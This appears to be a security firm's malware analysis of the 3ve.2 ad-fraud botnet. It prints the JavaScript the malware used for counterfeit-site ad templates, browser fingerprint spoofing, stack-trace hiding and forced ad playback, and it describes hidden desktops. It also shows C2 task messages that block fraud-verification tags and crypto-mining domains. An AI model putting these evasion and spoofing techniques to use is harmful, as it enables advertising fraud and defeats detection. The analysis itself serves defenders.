
Counterfeit website



- Watch More Funny Movies on FilmPhile
- Watch Live TV on FilmPhile
- Closed Captioning
- American Sis - Sibling Rivalry - FilmPhile
- Watch This Season’s Comedy on FilmPhile
- Here’s What Happened on American Sis - The Secret Society of Super Sisters - FilmPhile
- Turned - All Is Not Gone - FIlmPhile
- CD League - Semifinals/Grand Final - FilmPhile
- Search
- Help

3ve.2 Template B

This HTML template is arbitrarily defining the size of the player based on the current time.




```
var resolutions = [
  [1025,575],
  [960,540],
  [895,500],
  [800,600],
  [700,390]
  ];
  var date = new Date();
  var item = date.getMinutes() % 5;
  var width = resolutions[item][0];
  var height = resolutions[item][1];
</script>
  <div id=“ad_content”>
  <div id=“jw7113”></div>
  <div id=“banners”>
  <script src=“XXX”></script>
  <script language=“javascript1.1” src=“XXX”></script>
  </div>
</div>
<script type=“text/javascript”>
var playerInstance = jwplayer(‘jw7113’);
playerInstance.setup({
file: ‘/movies.mp4’,
width: width,
height: height,
autostart: true,
primary: ‘flash’,
repeat: true,
controls:false,
advertising: {
client: ‘vast’,
tag: ‘XXX=’+width+height
}
});
```

3ve.2 Template B code snippet

3ve.2 Template C

This template randomly decides where to place a video ad on the page by extracting arbitrary X, Y coordinates from the page URL.



```
function xy_checksum(s,t){
   var index;
   if(t==1){var checksum = 12345678;}
   if(t==2){var checksum = 00000000;s=s+s;}
   for (index = 0; index < s.length; index++) {
         checksum += (s.charCodeAt(index) * (index + 1)+t);
    }
    if(t==1){
         while(checksum>50){
         checksum=checksum-50;
         }
         return checksum+10;
    }
    if(t==2){
         while(checksum>80){
         checksum=checksum-80;
         }
         return checksum+10;
   }
 }
 function place_player(pl){
 pl.style.position = ‘absolute’;
 pl.style.left=xy_checksum(window.top.location.href,1)+’%’;
 pl.style.top=xy_checksum(window.top.location.href,2)+’%’;
 }
 try
 {
   ads_placer_work.add_ad_element(document.
   getElementById(‘mainvd’),”video”,”576x344”);
 } catch(e)
 {
   place_player(document.getElementById(‘mainvd’));
 }
```

3ve.2 Template C code snippet

Hidden Windows

3ve.2 used hidden windows on a hidden desktop to conceal its activity on an infected user's machine. It's common for malware that needs to hide a window to use either hidden windows or a hidden desktop, but rarely both. The hidden desktop was discovered while analyzing a memory dump.


This added a further level of obfuscation because Windows 7 does not support multiple desktops. The exception to this type of setup is through the use of the Windows API. The legitimate use for this feature is creating a new desktop for another user who wants to log in. We observed that when the malware created the new desktop, it didn't create a new instance of explorer.exe. This meant that an analyst wouldn't be able to easily access their tools, because there wouldn't be a way to create processes on this desktop due to the absence of a running instance of Explorer.

Fake Browsing Behavior

To avoid detection, 3ve.2 exhibited a human-like behavior through mouse movements and clicks, occasionally blocked verification libraries (by leveraging two separate techniques), while also generating false, but seemingly organic, data.

Mouse movements


We've seen 3ve.2 scroll around the screen or move the mouse in a simplified "human" manner.



Examples of mouse movements from 3ve.2

Patching functions

The malware also patched some functions that are usually implemented in native code. For example, it spoofed various items related to the environment such as the AudioContext values (see code used for AudioContext spoofing below). It also used JavaScript to find links on the page on which to click. These snippets of code were used to override the browser's built in functionality, so that the C2 could control what the browser reports to the site. So instead of running a native code function from the JavaScript engine, the malware's patched version is executed to let the bot look more organic.




```
wgoNVEqDQg6gz.maxChannelCount = function() { /*mask_maxChannelCount*/
   try {
       wgoNVEqDQg6gz.GTv2EiMocASnfxJS.apply(this, arguments);
   } catch (e) {
       var err = e.stack.split("\n");
       var res_err = [];
       var stack_str = "";
       if (err.length != 0) {
           for (var i = 0; i < err.length; i++) {
               if (err[i].indexOf("wgoNVEqDQg6gz") == -1) {
                   res_err[res_err.length] = err[i];
               }
           }
           stack_str = res_err.join("\n");
           e.stack = stack_str;
       }
       throw e;
   }
   return 2;
};
```

JavaScript code that patched properties such as maxChannelCount in the browser

Playing media

The malware contained an interesting code snippet, a few lines of JavaScript, that was used to play media on a page. The malware authors included a few try catch statements which loop through all of the elements on a page named either 'embed', 'object', or 'video' and then tried to call play(), playVideo(), or start() on them. It did so to try to maximize the payout for each site visit by attempting to play the respective video ads.




```
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].play();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].Play();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].PLAY();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].play();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].Play();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].PLAY();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].playVideo();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].playVideo();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].start();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].Start();}} catch(e){}
try {var els=document.getElementsByTagName('embed'); for(var
    i=0;i<els.length;i++){ els[i].START();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].start();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].Start();}} catch(e){}
try {var els=document.getElementsByTagName('object'); for(var
    i=0;i<els.length;i++){ els[i].START();}} catch(e){}
try {var els=document.getElementsByTagName('video'); for(var
    i=0;i<els.length;i++){ els[i].play();}} catch(e){}
try {jwplayer().play()} catch(e){}
```

JavaScript to automatically play video ads

Tag evasion

3ve.2 used a regular expression matching technique for blocking unwanted assets on a page. This was done through a variable in the C2's response named bbb_l_m (more details below). When a website was loaded, the malware looped through every URL in the site and passed each of them to a function that checked the URL against a regex to determine whether a resource should be blocked or allowed. For example, this technique was used to block the White Ops JavaScript tag.



```
00242A3A     C741 14 0F000000     mov dword ptr ds:[ecx+14],F
00242A41     8971 10              mov dword ptr ds:[ecx+10],esi
00242A44     50                   push eax                                   eax:&"http://feed.bidfeedppc.com/IrgMcX1EInwA"
00242A45     C601 00              mov byte ptr ds:[ecx],0
00242A48     E8 630DFFFF          call 2337B0
00242A4D     E8 3E130000          call 243D90
00242A52     83C4 18              add esp,18
00242A55     84C0                 test al,al
00242A57   ⌄ 0F84 30030000        je 242D8D
00242A5D     833D A8BD2E00 10     cmp dword ptr ds:[2EBDA8],10
00242A64     B9 94BD2E00          mov ecx,2EBD94                             2EBD94:"none"
00242A69     8B3D A4BD2E00        mov edi,dword ptr ds:[2EBDA4]
00242A6F     B8 04000000          mov eax,4                                  eax:&"http://feed.bidfeedppc.com/IrgMcX1EInwA"
00242A74     0F430D 94BD2E00      cmovae ecx,dword ptr ds:[2EBD94]           002EBD94:"none"
00242A7B     3BF8                 cmp edi,eax                                eax:&"http://feed.bidfeedppc.com/IrgMcX1EInwA"
00242A7D     0F42C7               cmovb eax,edi                              eax:&"http://feed.bidfeedppc.com/IrgMcX1EInwA"
00242A80     50                   push eax                                   eax:&"http://feed.bidfeedppc.com/IrgMcX1EInwA"
00242A81     68 A4C22C00          push 2CC2A4                                2CC2A4:"none"
00242A86     51                   push ecx
```

Function's assembly to determine whether a resource should be blocked or allowed

If the URL matched the regular expression, the function would return 1, and the URL being operated upon would be replaced with the string "none," thereby blocking the resource from ever being downloaded or executed. Otherwise, If the URL didn't match, the function returned 0 and the resource was not blocked.

Another method of evasion that 3ve.2 used was a string blacklist based on the components of a resource found in the bbb_j_m C2 variable. If any of these strings were identified within a resource (e.g., JavaScript or HTML), the respective resource on the website 3ve.2 visited wouldn't get rendered or executed. For example, bbb_j_m contained strings from the White Ops JavaScript tag, and strings related to crypto-jacking such as cryptonight, CoinHive, CryptonightWASMWrapper, and abortOnCannotGrowMemory. 3ve.2 prevented crypto-jacking scripts from executing because they might lead to inadvertent detection of the malware.if a user noticed noticed their computer was running slower, hotter or noisier (due to fans spinning up) than normal due to the cryptocurrency mining running in the background.

Non-counterfeit domains browsing

Finally, in addition to visiting counterfeit websites, 3ve.2 instructed residential bots to visit legitimate domains. This was likely done to participate in traffic-selling schemes, and to better blend in with organic traffic by gathering cookies from legitimate websites.

C2 instructions

3ve.2's ad-fraud module requested new tasks from the command & control servers every few minutes. The following request sent from the bot to the servers provides details about the infected machine's state. For example, it includes a unique bot id, a bot version, language, operating system version.

```
mode=3&UID=[redacted]&clicks=3&uknerr=0&referr=0&hproc=0&fcproc=0&fproc=0&fthr1=0&fthr2=0
&rlimit=0&tserro=0&terr=0&csproc=0&sserr1=0&sserr2=0&tvc=1&refh=yes&v=2.1.1.2&acptlng=en-
US&chrome=1&w_cont=7&cont_err=1&lastcie=[redacted]&os_number=6.1&fd=[redacted]
```

3ve.2's ad fraud task request (decrypted and anonymized; obtained via API hooking)

The C2 replies with a list of tasks to perform in the next time slot. Each of these tasks instructs 3ve.2's embedded browser to visit a given URL with a custom environment, which e.g. includes a fake user agent, screen resolution, plugins, and a regular expression of JavaScript sources to prevent from loading (mainly for blocking verification code and browser-based crypto mining).

```
RESP:OK|http://example.com/|<>|http://example.com/|<>|0:00:00:00:00:00:00:00:00:
00::||scrl_cfg:000000-00000-68:scrl_cfg|fcs_cfg:3000-2194:fcs_cfg||p_hhw:100:p_hhw|w_w_
perc:5:w_w_perc|scrtype:2:scrtype|setcpu:1:setcpu|veryfast:93:veryfast|lowl_c:0:lowl
_c|minms:44:minms|hst_count:4:hst_count|checkjscmd:1:check_jscmd|doms_
spoof:coinhive.com>0||coin-hive.com>0||jsecoin.com>0||reasedoper.pw>0||mataharirama.
xyz>0||listat.biz>0||lmodr.biz>0||minecrunch.co>0||minemytraffic.com>0||crypto-loot.com
>0||2giga.link>0||ppoi.org>0||coinerra.com>0||coin-have.com>0||kisshentai.net>0||
miner.pr0gramm.com>0||kiwifarms.net>0||anime.reactor.cc>0||joyreactor.cc>0||
kissdoujin.com>0||minero.pw>0||coinnebula.com>0||afminer.com>0||coinblind.com>0||
webmine.cz>0||monerominer.rocks>0||cdn.cloudcoins.co>0||coinlab.biz>0||
papoto.com>0||edgeno.de>0||jyhfuqoh.info>0||ads-miner.appspot.com>0||www.hashing.
win>0||:doms_spoof||bbb_l_m:^http[^\?&]{1,128}/[redacted]{[redacted]}/([redacted]).js||
:bbb_l_   m|   bbb_j_m:cryptonight||CryptonightWASMWrapper||CoinHive||[redacted]
||[redacted]||:bbb_j_m||force_use_cont_id::44::force_use_cont_id|hos  crm:6.1:hos_
crm|hfont_crm:Arial  Greek.Arial  Cyr.Leelawadee  UI  Semilight:hfont_crm|flash_p:plugins\
pepflashplayer32_28_0_0_126.dll:flash_p|flash_v:28.0.0.126:flash_v|enable_ex_5:1:enable_ex_5
|setua:Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.
3239.84  Safari/537.36:setua|scr_data:1920x1080-1920x1040-1-5-0-1.50:scr_data|spf_c_dta:9
:spf_c_dta|spf_s_dt:119:2:0.01:48000:spf_s_dt|srtds:,@d:1:0,c:2:1,g:3:0,g:4:2,
g:5:3,@,#00000000000000000000:srtds|spf_r_dt:83.72.1:spf_r_dt|spf_cc_dt:
4:spf_cc_dt|gl_dat:packe[...]==:gl_dat|jsshh:553000000:jsshh|mrysf:2.0:mrysf|sltd:
4447:sltd|sbyd:0:sbyd||hook_l_mpg:1:hook_l_mpg|enable_ex_2:1:enable_ex_2|dsth:1:dsth||<>
```

3ve.2 tasking the embedded browser to visit a legitimate URL (plaintext extracted via API hooking; the real domain has been replaced with "example.com"). White Ops code is blocked (details have been redacted).

As we described before, 3ve.2 would intermix browsing legitimate websites with counterfeit ones. 3ve.2 instructed the embedded browser to visit a redirector URL, which would issue an HTTP 302 toward the home page of the spoofed site, passing its IP address as a parameter. The embedded browser would update its DNS records to match the given IP with the spoofed site, which it would then visit. The spoofed site then either directly served the ad fraud payload in the response or would 302 redirect the browser again to the final ad fraud URL, which is a URL that existed on the legitimate version of the site. For spoofed news sources, this final ad fraud URL was usually the URL of a news article.

